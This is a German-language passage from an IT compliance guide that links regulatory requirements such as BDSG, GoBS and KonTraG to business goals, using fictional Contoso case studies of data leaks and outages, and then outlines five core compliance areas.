„Wie hängen Compliance- und geschäftliche Anforderungen miteinander zusammen? Im Folgenden zeigen wir den gemeinsamen Nenner auf. Anschließend geht es um die konkrete Umsetzung der Anforderungen aus Sicht der Business-Entscheider beziehungsweise der IT-Verantwortlichen."

9.4 Spielregeln einhalten? Machen Sie das Beste draus!

Synergien zwischen Geschäftsanforderungen und regulatorischen Zielsetzungen.

Regulatorische und geschäftliche Anforderungen stehen nicht im Widerspruch zueinander. Im Gegenteil: regulatorische und geschäftliche Vorgaben lassen sich auf gemeinsame Intentionen zurückführen. Wenn man sich intensiv mit der Gesetzgebung auseinander setzt, kommt man zu dem Schluss, dass Themenbereiche immer wieder kehren. Aus diesen lassen sich überlappende Ziele ableiten. Wenn etwa der Gesetzgeber von Informationsschutz spricht, spiegelt sich dies aus geschäftlicher Sicht im Schutz vor Betrug, Industriespionage oder im Wahren einer guten Reputation wieder.

Vergleicht man die Absicht regulatorischer Vorgaben mit der Motivation geschäftlicher Anforderungen, so kristallisieren sich folgende Ziele heraus: Schutz, Verfügbarkeit, Nachvollziehbarkeit, Transparenz und Sorgfalt - in diesem Kontext bezogen auf Umgang mit Informationen.

Abbildung 4: Governance, Risk Management & Compliance: Synergien zwischen Geschäftszielen und Regularien

Schutz beim Umgang mit Informationen

Fallbeispiel 1: Schutz beim Umgang mit Informationen bei Contoso Automotive

(Sämtliche Fallbeispiele sind fiktiv – ebenso wie die Firma Contoso und ihre Zulieferer.)

Contoso Automotive ist ein großer europäischer KFZ-Hersteller. Das Unternehmen hat eine Modellreihe komplett überarbeitet und deren offizielle Einführung zum 15. September geplant. Dieser Termin unterliegt strengster Geheimhaltung.

Eine Woche vor der offiziellen Bekanntgabe tauchen in der Presse Berichte zu dem bevorstehenden Ereignis auf. Die Bestellungen für die auslaufende Generation brechen unmittelbar ein, was für den Automobilhersteller zu einem Schaden im Millionen-Euro-Bereich führt.

Die Ermittlungen ergeben, dass ein Zulieferer für das Leck verantwortlich ist. Ein Mitarbeiter dieses Zulieferers hatte einen unverschlüsselten USB-Stick mit technischen Spezifikationen auf dem Weg nach Hause verloren.

Für Unternehmen bedeutet spezifisches Wissen und darauf aufbauende Innovationskraft schützenswertes Kapital. Der Schutz von geistigem Eigentum, personenbezogenen Daten, Finanz- und Vertriebsinformationen ist eine essenzielle Voraussetzung für das Fortbestehen und die Konkurrenzfähigkeit eines Unternehmens. Als zwei der drei Kernelemente der Informationssicherheit bilden Vertraulichkeit und Integrität von Daten hier die Basisanforderung. Daneben bildet der Schutz beim Umgang mit Informationen eine wichtige Voraussetzung für eine durch Nachhaltigkeit geprägte Firmenkultur.

Schutzaspekte finden sich in verschiedenen Regularien wieder, die den Gesundheits- und Arbeitsschutz, vor allem aber den Schutz von Daten und Informationen betreffen. Das Bundesdatenschutzgesetz (BDSG) beispielsweise schreibt Firmen den Umgang mit personenbezogenen Daten von Mitarbeitern und Kunden vor. Solche Daten dürfen weder an unbefugte Dritte gelangen (Vertraulichkeitsaspekt) noch verändert werden (Integrität der Daten).

Ein weiteres Beispiel ist der Schutz von Daten im Zusammenhang mit Rechenschaftspflichten. Die Grundsätze ordnungsmäßiger DV-gestützter Buchführungssysteme (GoBS) schreiben neben der Ordnungsmäßigkeit der Buchführung auch den Schutz von Daten vor nachträglicher Veränderung oder nichtautorisierter Einsicht durch Dritte vor.

Auch im Telekommunikationsgesetz (TKG) findet sich der Schutz von persönlichen Daten wieder. Hieraus folgt in der Regel ein generelles Kontrollverbot für die Internet- und E-Mailnutzung der Mitarbeiter zur Wahrung des Fernmeldegeheimnisses.

Der Aufwand bei der Einhaltung der Datenschutzregularien kann ihren wirtschaftlichen Mehrwert durch Nachweis des Datenschutzauditsiegels wiederfinden. Dieses Siegel signalisiert gegenüber Dritten den datenschutzgerechten Umgang mit ihren Daten; dies kann angesichts der neusten Vorfälle einen wirtschaftlichen Vorteil im Sinne von Vertrauenswürdigkeit für das Unternehmen bedeuten.

Das Bundesdatenschutzauditgesetz (BDSAuditG) bietet für Anbieter von Datenverarbeitungssystemen und datenverarbeitenden Stellen genau diese Möglichkeit an. Ein freiwilliges, gesetzlich geregeltes Datenschutzaudit überprüft die Vereinbarkeit eines Datenschutzkonzeptes oder einer technischen Einrichtung mit den Vorschriften über den Datenschutz, deren Nachweis sich in der Vergabe eines Datenschutzauditsiegels wiederspiegelt.

expertON GROUP

„Unabhängig von den rechtlichen Anforderungen liegt der Schutz von Daten und Informationen auch im geschäftlichen Interesse einer Unternehmung. So wird im Idealfall jeder rechtlicher Disput vermieden, Betrug und Industriespionage verhindert und der gute Ruf des Unternehmens bewahrt."

Verfügbarkeit von Informationen

Fallbeispiel 2: Der Ausfall einer geschäftskritischen Anwendung führt vorübergehend zum Produktionsstillstand

Mittlerweile hat Contoso Automotive einen erheblichen Teil seiner Wertschöpfung auf Zulieferer verlagert. Bei einem kleinen, spezialisierten Zulieferer tritt nach einem Software-Update ein Problem mit einem Serversystem auf. Ein überlasteter Systemadministrator versucht, das System neu zu konfigurieren. Dabei löscht er versehentlich eine darauf laufende Datenbank, was darauf zurückzuführen ist, dass das Vier-Augen-Prinzip für diesen kritischen Vorgang nicht eingehalten wird.

Der folgende Ausfall einer kritischen Geschäftsanwendung, die auf dieser Datenbank basiert, dauert zwei Stunden, da das Unternehmen über ein entsprechendes Backup- und Recovery-Konzept verfügt. So kann ein Stillstand der Produktion weitestgehend verhindert werden. Da dieser Partner „just-in-time" Komponenten zuliefert, die direkt in den Fertigungsprozess einfließen, hätte es grundsätzlich auch Produktionsverzögerungen bei Contoso Automotive selbst geben können.

Die Verfügbarkeit von Informationen ist ebenso wichtig wie ihr Schutz vor Offenlegung und Veränderung. Heute verarbeiten Unternehmen die meisten Informationen im Produktions- und Dienstleistungsgewerbe elektronisch. Wenn bestimmte Informationen zeitnah ausbleiben, stocken die Prozesse in Forschung und Entwicklung, in Produktion, Logistik und Distribution, sowie in zentralen Bereichen wie Vertrieb, Marketing, Finanz- und Personalwesen. Die mittel- und langfristige Archivierung von Informationen schützt das Unternehmen zudem gegen Datenverlust beim Ausfall von Systemen. Außerdem bleiben auf diese Art vergangene Aktivitäten nachvollziehbar, auch wenn sie das Tagesgeschäft nicht mehr unmittelbar betreffen. In der Regel definieren entsprechende interne Vereinbarungen die Anforderungen an die Verfügbarkeit von Informationen im Unternehmen.

Auch der Gesetzgeber verlangt während der Dauer festgelegter Fristen im Bedarfsfall einen Zugriff auf relevante Daten – etwa in den Grundsätzen zum Datenzugriff und zur Prüfbarkeit digitaler Unterlagen (GDPdU), die eine revisionssichere Speicherung und Archivierung verlangen.

Auch die GoBS schreiben die Langzeitarchivierung vor, in diesem Fall aus steuerrechtlichem Interesse des Gesetzgebers.

Ähnliche Anforderungen bei anderer Intention stellen Regelungen wie die Krankengeschichtenverordnung (KgVO). Hier steht die Gesundheit des Patienten im Vordergrund, die sich dank Archivierung der Behandlungshistorie bis zu 30 Jahre rückverfolgen lässt.

„Die Verfügbarkeit von Informationen ist ganz im Sinne des Unternehmens. Dies gilt ganz besonders für relativ ‚junge' Daten, die für den operativen Betrieb notwendig sind. Die Langzeitarchivierung wiederum hilft dem Unternehmen bei rechtlichen Fragestellungen mit anderen Unternehmen, Privatpersonen oder dem Staat."

Nachvollziehbarkeit von Prozessen und Verfahren

Fallbeispiel 3: Ein unzufriedener Mitarbeiter unternimmt den Versuch eines Datendiebstahls

Contoso Financial Services (CFS), eine Schwestergesellschaft von Contoso Automotive, erbringt Finanzdienstleistungen für Privat- und Firmenkunden. In der Vergangenheit hatte ein demotivierter Mitarbeiter – bedingt durch drastische Einsparungsmaßnahmen – kritische Firmendaten gewinnbringend an die Konkurrenz weitergegeben. Daraufhin stimmte die Geschäftsführung dem Vorschlag des Sicherheitsbeauftragten zu und installierte eine Sicherheitslösung zur Nachvollziehbarkeit von Zugriffen und Aktivitäten der Mitarbeiter samt einer entsprechenden, schriftlich verfassten Richtlinie.

Als erneut ein unzufriedener Kundenbetreuer bei Contoso Financial Services, der bereits seine Kündigung eingereicht hat, versucht, sensitive Kundendaten auf eine DVD zu brennen, um sie an die Konkurrenz zu verkaufen, wird dieser Zugriff sofort als außergewöhnliche Aktivität erkannt. Die Überwachungssysteme bei CFS haben den ungewöhnlich massiven Zugriff auf eine sicherheitskritische Datenbank identifiziert und die Zugriffsrechte dieses Mitarbeiters über das Identitätsmanagementsystem sofort gesperrt. Das verhindert nicht nur einen Datenabwanderungs-, sondern auch einen Reputationsschaden.

Nachvollziehbarkeit bezieht sich hier primär auf die unternehmensinterne Sicht von Abläufen und Strukturen – im Gegensatz zur Transparenz, die sich auf die Sicht auf ein Unternehmen von Außen bezieht und unten erörtert wird.

Die Dokumentation und die Möglichkeit des Prüfens und Auditierens von Geschäftsprozessen und Systemen sind in dem Sinne essenziell, dass Unternehmen zu jeder Zeit reproduzieren können, wer Zugriff auf welche Informationen hatte oder diese gegebenenfalls geändert hat. Die Zuordnung von Aktivitäten auf Personen, Funktionen und Rollen dient dem Nachweis der ordnungsmäßigen Bearbeitung definierter Geschäftsabläufe durch autorisierte Personen. Zudem kann ein Unternehmen das Optimierungspotenzial einzelner Prozessschritte identifizieren, auswerten und Verbesserungen umsetzen. Nicht zuletzt schafft das Reproduzieren von erfolgreichen Arbeitsabläufen Potenzial zur Rationalisierung und kontinuierlichen Verbesserung. Das ermöglicht dem Unternehmen ein agileres und effizienteres Arbeiten.

Die Nachvollziehbarkeit sorgt auch für eine Struktur beim Wissensmanagement im Unternehmen, was Genauigkeit und Konsistenz im Umgang mit Informationen gewährleistet.

Mehrere Regularien greifen die Thematik der Nachvollziehbarkeit auf. Beispielsweise fordert das Bundesdatenschutzgesetz (BDSG) Nachvollziehbarkeit in Form von Zugriffsprotokollen und dem Zuordnen von Eingaben zu Personen, Änderungen und Löschungen von Daten und Weitergaben von Daten an Dritte.

Die von der Europäischen Union (EU) verabschiedete achte EU-Richtlinie (EuroSOX) schreibt unter anderem eine vollständige, lückenlose und nachvollziehbare Dokumentation vergebener IT-Berechtigungen vor.

GoBS wiederum schreiben Verfahrensdokumentation und Aufbewahrungspflichten von geschäftsrelevanten Dokumenten vor.

expertON GROUP

„Der Nutzen der Anforderungen an die Nachvollziehbarkeit liegt aus geschäftlicher Sicht insbesondere im Umsetzen von effizienteren und genaueren Prozessen. Außerdem sind die Unternehmen so besser auf Krisen oder Rechtsfragen vorbereitet."

Transparenz für externe Anspruchsberechtigte und Interessensgruppen

Fallbeispiel 4: Transparenz bei einer Datenschutzverletzung im Handel

Contoso Retail ist eine junge Tochtergesellschaft von Contoso Automotive und handelt mit KFZ-Ersatzteilen. Der Handel erfolgt ausschließlich über ein Internetportal. Wegen des Hinweises auf eine unzulässige Veröffentlichung von Kundendaten veranlasst die Geschäftsführung eine Untersuchung durch die interne Revision. Sie ergibt, dass ein Entwickler aus der Softwareabteilung am Wochenende von zu Hause aus Änderungen an der Webshop-Plattform vorgenommen und anschließend veröffentlicht hat. Aus Fahrlässigkeit waren dabei Kundendaten wie Name, Kreditkartennummer und Geburtsdatum für mehrere Stunden öffentlich einsehbar. Das Handelsunternehmen informiert folglich umgehend die betroffenen Kunden und die Kreditkartenunternehmen. Dank der schnellen Reaktion entsteht kein größerer Schaden.

Da die Geschäftsführung nach diesem Zwischenfall sensibel für das Thema Informationssicherheit ist, hat das Unternehmen mittlerweile seine Sicherheitsprozesse optimiert und die Shopping-Plattform zusätzlich extern nach Sicherheitsaspekten zertifizieren lassen. Der kurzfristig entstandene Imageschaden hat sich mittelfristig ins Gegenteil verkehrt.

Externe Transparenzanforderungen sorgen dafür, dass Unternehmen sich intensiv mit dem Dokumentieren von Geschäftsabläufen, der Orientierung an anerkannten Standards und der Einführung von Überwachungssystemen beschäftigen. Werden diese sorgfältig umgesetzt, lässt sich die Transparenzpflicht ins Positive kehren. In Sachen geschäftlicher Agilität steht das Unternehmen besser da als früher und kann das optimierte Informationsmanagement zudem als Grundlage für interne Entscheidungsprozesse nutzen. Nach außen schafft Transparenz Vertrauen bei Kunden und Partnern und fördert somit eine positive Geschäftsentwicklung.

Das Gesetz zur Kontrolle und Transparenz im Unternehmensbereich (KonTraG) verpflichtet Unternehmen, ein unternehmensweites Früherkennungssystem für potenzielle Risiken (Risikofrüherkennungssystem) einzuführen und Aussagen zu Risiken und der Risikostruktur des Unternehmens im Lagebericht des Jahresabschlusses der Gesellschaft zu veröffentlichen.

Das Handelsgesetzbuch (HGB) verpflichtet Prüfer, bei der Abschlussprüfung die Einhaltung der Vorschriften – insbesondere im Hinblick auf das Risikomanagementsystem und die entsprechenden Maßnahmen – zu kontrollieren.

Als weiteres Beispiel kann die Transparenzverpflichtung im Telekommunikationsgesetz (TKG) dienen, das Betreibern von öffentlichen Telekommunikationsnetzen vorschreibt bestimmte Informationen, unter anderem Informationen zur Buchführung oder zu technischen Spezifikationen für die zum Zugang berechtigten Unternehmen offen zu legen.

expertON GROUP

„Auch wenn die externe Information und Kommunikation vom einzelnen Unternehmen nicht immer gewünscht wird, gibt es auch hier positive Begleiterscheinungen. Proaktiv genutzt, kann Transparenz der Wahrung oder Verbesserung der Reputation dienen. Sie ist ein wichtiger Bestandteil des Krisenmanagements und ermöglicht zudem eine intensivere Koordination mit anderen Unternehmen, etwa in derselben Branche."

Sorgfalt im Umgang mit Menschen und Gütern

Fallbeispiel 5: Sorgfalt im Umgang mit Systemupdates bei Contoso Flight

Contoso Flight hat sich auf Luftfracht spezialisiert und nutzt zur Abfertigung der Frachtgüter ein computergestütztes, vollautomatisches System. Wegen eines Systemausfalls konnten einige Frachtlieferungen nicht zeitnah abgewickelt werden. Nachforschungen ergaben, dass ein Software-Update den Ausfall verursacht hat.

Ein Operator hatte das Update ohne ausreichende Tests in der Integrationsumgebung, eingespielt. Die Geschäftsführung verlangte das sofortige Einspielen des Updates, weil es die Abfertigung der Frachtgüter um 30 Prozent beschleunigt. Der Operator machte die Geschäftsführung darauf aufmerksam, dass das Einspielen ein erhebliches Risiko für die Verfügbarkeit der Abfertigung bedeuten könne. Seine Bedenken stießen jedoch auf keinen fruchtbaren Boden.

Mit der Anweisung, das Update sofort zu installieren, verursachte die Geschäftsleitung fahrlässig eine Betriebsunterbrechung.

Aus Sicht der Unternehmensleitung ist die Sorgfaltspflicht ein entscheidender Faktor für die Sicherung der Wirtschaftlichkeit und Wirksamkeit der Geschäftstätigkeit eines Unternehmens. Der Grundsatz der Sorgfalt muss fest in der Unternehmenskultur verankert sein. Ausreichende Informationsbeschaffung, eine adäquate Situationsanalyse und eine verantwortungsvolle Risikoeinschätzung gelten hier als essenzielle Elemente.

Somit zieht sich die Sorgfaltspflicht wie ein roter Faden durch die Zielsetzungen von Schutz, Verfügbarkeit, Nachvollziehbarkeit und Transparenz.

Die einzelnen Sorgfaltspflichten sind überwiegend nicht kodifiziert. Sie lassen sich jedoch aus der Organstellung der Geschäftsleitung innerhalb der Gesellschaft ableiten.

Das Aktiengesetz (AktG) und das Gesetz die Gesellschaften mit beschränkter Haftung (GmbHG) betreffend beinhalten das Gebot der Sorgfalt einer ordentlichen Geschäftsperson. Zu dieser Pflicht gehört die ordnungsgemäße Unternehmensleitung unter Einhaltung der sich aus Gesetzen, Satzungen und Anstellungsverträgen ergebenen Pflichten, an die sich insbesondere die Geschäftsleitung zu halten hat. Die Geschäftsleitung hat sämtliche Geschäfte der Gesellschaft im Interesse und zum Wohle der Gesellschaft wahrzunehmen und alles zu unterlassen, was der Gesellschaft schaden könnte.

Außerdem gilt es, die „im Verkehr erforderliche Sorgfalt", die das Bürgerliche Gesetzbuch (BGB) verlangt, einzuhalten. Auch für diese Einhaltung trägt die Geschäftsleitung die Verantwortung.

Als weitere Beispiele lassen sich die Anforderungen von Basel II oder das Kreditvergabegesetz (KWG) anführen.

„Das Gebot der Sorgfalt ist auch vor dem Hintergrund geschäftlicher Anforderungen angezeigt. Sorgfalt bei der Unternehmensführung ist grundsätzlich begrüßenswert und trägt maßgeblich zum Unternehmenserfolg bei."

Zu den allgemeinen Sorgfaltspflichten aus Sicht der IT-Compliance gehört es, entsprechende IT-Richtlinien zu entwickeln, zu veröffentlichen und zu etablieren.

Dabei sollten Branchenstandards nicht unterschritten, gesetzliche Vorgaben eingehalten, kontrolliert und durchgesetzt werden. Hilfreiche Faktoren sind hier interne Trainings und externe Zertifizierungen.

Schutz, Verfügbarkeit, Nachvollziehbarkeit, Transparenz und Sorgfalt sind Zielsetzungen, die sowohl durch einige Regularien als auch auf geschäftlicher Seite verfolgt werden. Für das einzelne Unternehmen ist ein Umsetzungsmodell optimal, das ihm erlaubt, sich auf die wichtigsten Gemeinsamkeiten der zu beachtenden Regularien einzustellen. So lassen sich einerseits Synergieeffekte mit ohnehin anstehenden Aufgaben realisieren und die Umsetzung beschleunigen.

Wenn sich ein Unternehmen proaktiv auf die Intention geschäftlicher und gesetzlicher Anforderungen einstellt, kann es künftige Compliance-Anforderungen leicht umsetzen. So wird aus dem „Muss" ein „Plus".

Nicht zuletzt trägt ein solches Modell dazu bei, das Verständnis für die wechselseitigen Abhängigkeiten zwischen Geschäftsprozessen und Informationstechnologie zu verbessern.

Erfahrungsgemäß muss oftmals das Rad nicht neu erfunden werden. Es lässt sich in der Regel bereits Vorhandenes sowohl auf Prozess- als auch auf IT-Infrastrukturebene nutzen.

Es gilt nun, den gemeinsamen Nenner für die Kernbereiche der Umsetzung von Regularien zu identifizieren. Dann lassen sich die einzelnen Mosaiksteine zu einem ganzen Bild zusammenfügen.

9.5 Worauf soll man sich konzentrieren? Kernbereiche!

Geschäfts- und regulatorischen Anforderungen in fünf Kernbereichen.

Viele regulatorische und geschäftliche Anforderungen haben, wie bereits ausgeführt, gemeinsame Ziele: den Schutz und die Verfügbarkeit von Informationen, die Nachvollziehbarkeit von Prozessen und Informationsverarbeitung, Transparenz gegenüber Dritten und Sorgfalt im Geschäftsleben. Aus diesen Zielen lassen sich fünf Kernbereiche ableiten, auf die ein Unternehmen sich konzentrieren sollte, um Compliance erfolgreich umzusetzen.

Aus der Gesetzgebung kristallisieren sich Kernbereiche heraus, die der Gesetzgeber im Zusammenhang mit IT reglementiert. Diese Kernbereiche sind im Einzelnen: Informati-

onsschutz, Risikomanagement, Informationsmanagement, Internes Kontrollsystem sowie die Mitwirkungspflicht- und Informationspflicht.

In der Regel gibt es in jedem Unternehmen einzelne Bereiche oder Personen, die sich bereits mit diesen Kernbereichen beschäftigen. Anzustreben ist es nun, die Aktivitäten unternehmensweit zu koordinieren und zu forcieren.




Abbildung 5: Governance, Risk Management & Compliance: Motivation

Im Folgenden erklären wir, wie Unternehmen über diese fünf Kernbereiche die vorgegebenen Ziele erreichen. Bei sorgfältiger Adressierung dieser Bereiche ergibt sich eine gute Ausgangsposition, um etliche Regelungen – gegenwärtige wie zukünftige – zu erfüllen. Die Kernbereiche dienen als gemeinsame Nenner für die Kommunikation über die verschiedenen Entscheidungs- und Umsetzungsebenen hinweg. Auf dieser Basis erwächst ein gemeinsames Verständnis für die Notwendigkeit, Motivation und Umsetzung aus den Perspektiven von Geschäftsführung, technischen Entscheidern und IT-Experten.

Informationsschutz

Aus Unternehmenssicht ist Informationsschutz in zweierlei Hinsicht wichtig. Das betrifft in beiden Fällen die Aspekte Vertraulichkeit und Integrität – zum einen bei kritischen und für das Fortbestehen des Unternehmens wichtigen Informationen und den Schutz geistigen Eigentums und zum anderen bei vom Gesetzgeber als schützenswert eingestuften Daten und Informationen.

Neben den oben erläuterten juristischen Anforderungen ist der Informationsschutz auch zur Nachvollziehbarkeit und Transparenz von Geschäftsprozessen notwendig, unter anderem im Sinne der Unveränderbarkeit von Protokollen.

Datenabwanderungen aufgrund von unzureichenden Schutzmaßnahmen können sich zudem auf die Reputation von Unternehmen negativ auswirken.

Maßnahmen, um Informationsschutz zu gewährleisten, werden unter anderem in den Standards COBIT (Control Objectives for Information and related Technology), ITIL (IT Infrastructure Library), BSI IT-Grundschutz und im IDW PS 330 des Instituts der Wirtschaftsprüfer in Deutschland e.V (Prüfungsstandard) definiert.

Risikomanagement

Unter Risikomanagement versteht man einen systematischen Ansatz und Prozess, um Risiken zu identifizieren, analysieren, bewerten, behandeln und zu überwachen. Damit erkennen Unternehmen Bedrohungen, Schwachstellen und Risiken. Risiken oder das Restrisiko werden so weit wie möglich kalkuliert, die Höhe der Risikoakzeptanz festgelegt und Prioritäten bei Sicherheitsmaßnahmen gesetzt. Das rechtfertigt Investitionen in Sicherheitsmaßnahmen und erhöht letztlich das Sicherheitsbewusstsein im Unternehmen – auch und insbesondere beim Management.

Die generischen Ziele des Risikomanagements liegen im Schutz und der Verfügbarkeit von Daten, der Nachvollziehbarkeit von Prozessen und dem Erfüllen der Sorgfaltspflicht insgesamt. Eine wichtige Motivation für das Risikomanagement ist auch die optimale Allokation von Ressourcen zum Schutz von Menschen und Gütern. Auch wenn Risikomanagement auf verschiedenen Ebenen eines Unternehmens zum Einsatz kommt, orientiert es sich immer an den Unternehmenszielen.

Risikomanagement ist Gegenstand vieler Regularien und Standards. Das reicht von KonTraG und Basel II über COSO Enterprise Risikomanagement (Committee of Sponsoring Organizations of the Treadway Commission) und COBIT bis zur internationalen Norm ISO/IEC 27005:2008.

Informationsmanagement

Über das Informationsmanagement erreichen Unternehmen strategische Ziele dank methodischer Informationssteuerung und Kommunikationsmaßnahmen. Um diese effektiv anzuwenden, ist es unumgänglich, bei der Dokumentation und Archivierung mit angemessener Sorgfalt vorzugehen.

Die Schnittmenge zwischen geschäftlichen und regulatorischen Anforderungen liegt hier besonders im Erreichen von Verfügbarkeit, Nachvollziehbarkeit und letztlich der Sorgfaltspflicht im Informationslebenszyklus. Trotz permanenten Datenwachstums müssen Unternehmen spezifische Informationen bei Bedarf schnell finden und abrufen können. Das fordern beispielsweise die GoBS, GDPdU und neuerdings auch EuroSOX. Beim Umsetzen dieser Forderungen hilft etwa der standardisierte ITIL-Prozess.

Internes Kontrollsystem

Das interne Kontrollsystem (IKS) überwacht die Effizienz und Effektivität in der Umsetzung der Kernelemente und dient der Sicherung der Wirtschaftlichkeit und Wirksamkeit der Geschäftstätigkeit eines Unternehmens.

Das IKS ist zudem notwendig, um die Nachvollziehbarkeit, Transparenz und Sorgfalt der internen und externen Rechnungslegung sowie die Einhaltung der maßgeblichen rechtlichen Vorgaben zu garantieren. Dies erfolgt in der Regel durch ein internes Steuerungs- und Überwachungssystem, ergänzt durch Risikomanagement.

Die Umsetzung gesetzlicher Forderungen erfolgt über länderspezifische Standards wie etwa der IDW PS 330 für Jahres- und Zwischenabschlüsse.

Informations- und Mitwirkungspflicht

Schließlich besteht noch die Informations- und Mitwirkungspflicht des Unternehmens. Diese hängt eng mit Datenschutz, Informations- und Risikomanagement und internen Kontrollsystemen zusammen. Zu ihren Voraussetzungen zählen entsprechend verfügbare Daten, die nachvollziehbar und transparent sind und mit Sorgfalt erhoben und gepflegt wurden.

Auch wenn viele Unternehmen die Informations- und Mitwirkungspflicht als unangenehme Pflicht empfinden, ermöglicht sie auch Synergien mit geschäftlichen Zielen. Hierzu gehören die externe Kommunikation, optimierte Prozesse, die Pflege und Wahrung der eigenen Reputation, der verantwortungsbewusste Umgang mit Daten und vor allem das Einführen eines Kontrollsystems, das kritische Ereignisse zeitnah erkennt.

Die Informations- und Mitwirkungspflicht kann sowohl ereignisgetrieben als auch kontinuierlich eintreten. Ersteres trifft beispielsweise auf das Bundesdatenschutzgesetz und die dort festgehaltenen Betroffenenrechte bei Datenschutzverletzungen zu. Die Richtlinie 2004/39/EG über Märkte für Finanzinstrumente (MiFID), die Geschäftsprozesse für den Lieferantenwechsel im Gassektor (GeLi Gas) und die GDPdU sind weitere Beispiele für die Informations- und Mitwirkungspflicht.

Diese fünf Kernbereiche müssen unternehmensweit und abteilungsübergreifend adressiert werden. Die Informationstechnologie leistet dabei einen wesentlichen Beitrag zur Umsetzung. Das folgende Kapitel zeigt die Lösungswege auf. Über das im weiteren Verlauf dargelegte lässt sich die schrittweise Ausrichtung an regulatorischen Zielen in Angriff nehmen.

9.6 Und nun die Lösung

Der Beitrag der Informationstechnologie bei der Umsetzung.

Die Informationstechnologie trägt wesentlich dazu bei, regulatorische Anforderungen und die Automatisierung der Compliance zu erfüllen. Gleichzeitig gilt sie mittlerweile als eine der wichtigsten Komponenten, um Geschäftsziele zu erreichen. Nachfolgend beschreiben wir, wie die Informationstechnologie zum Erlangen von geschäftlichen und regulatorischen Zielen in den zuvor bereits skizzierten fünf Kernbereichen beiträgt.

Wir haben 19 Lösungskategorien identifiziert, die für Compliance-Management relevant sind (Microsoft Technology Solutions for Compliance Management: siehe Microsoft IT Compliance Management Guide). Diese technologischen Lösungsbereiche sind in unterschiedlicher Ausprägung für die Umsetzung gängiger Standards und Regularien, wie etwa die ISO 27002, EUDPD, Cobit und andere, erforderlich. Jeder der fünf Kernbereiche hat seine eigenen Anforderungen an die Nutzung dieser Lösungen.

Microsoft IT Compliance Management Guide:
http://www.microsoft.com/technet/SolutionAccelerators




Abbildung 6: Governance, Risk Management & Compliance: Umsetzung durch Informationstechnologie

Informationsschutz

Informationsschutz befasst sich mit der Wahrung der Vertraulichkeit und Integrität von personenbezogenen Daten. Neben der juristischen Sichtweise umfasst der Informationsschutz aber auch alle Maßnahmen, die verhindern, dass geistiges Eigentum und Firmengeheimnisse in die Hände nicht berechtigter Dritter geraten. Außerdem erfordert er einen transparenten und nachvollziehbaren Umgang mit den zu schützenden Daten.

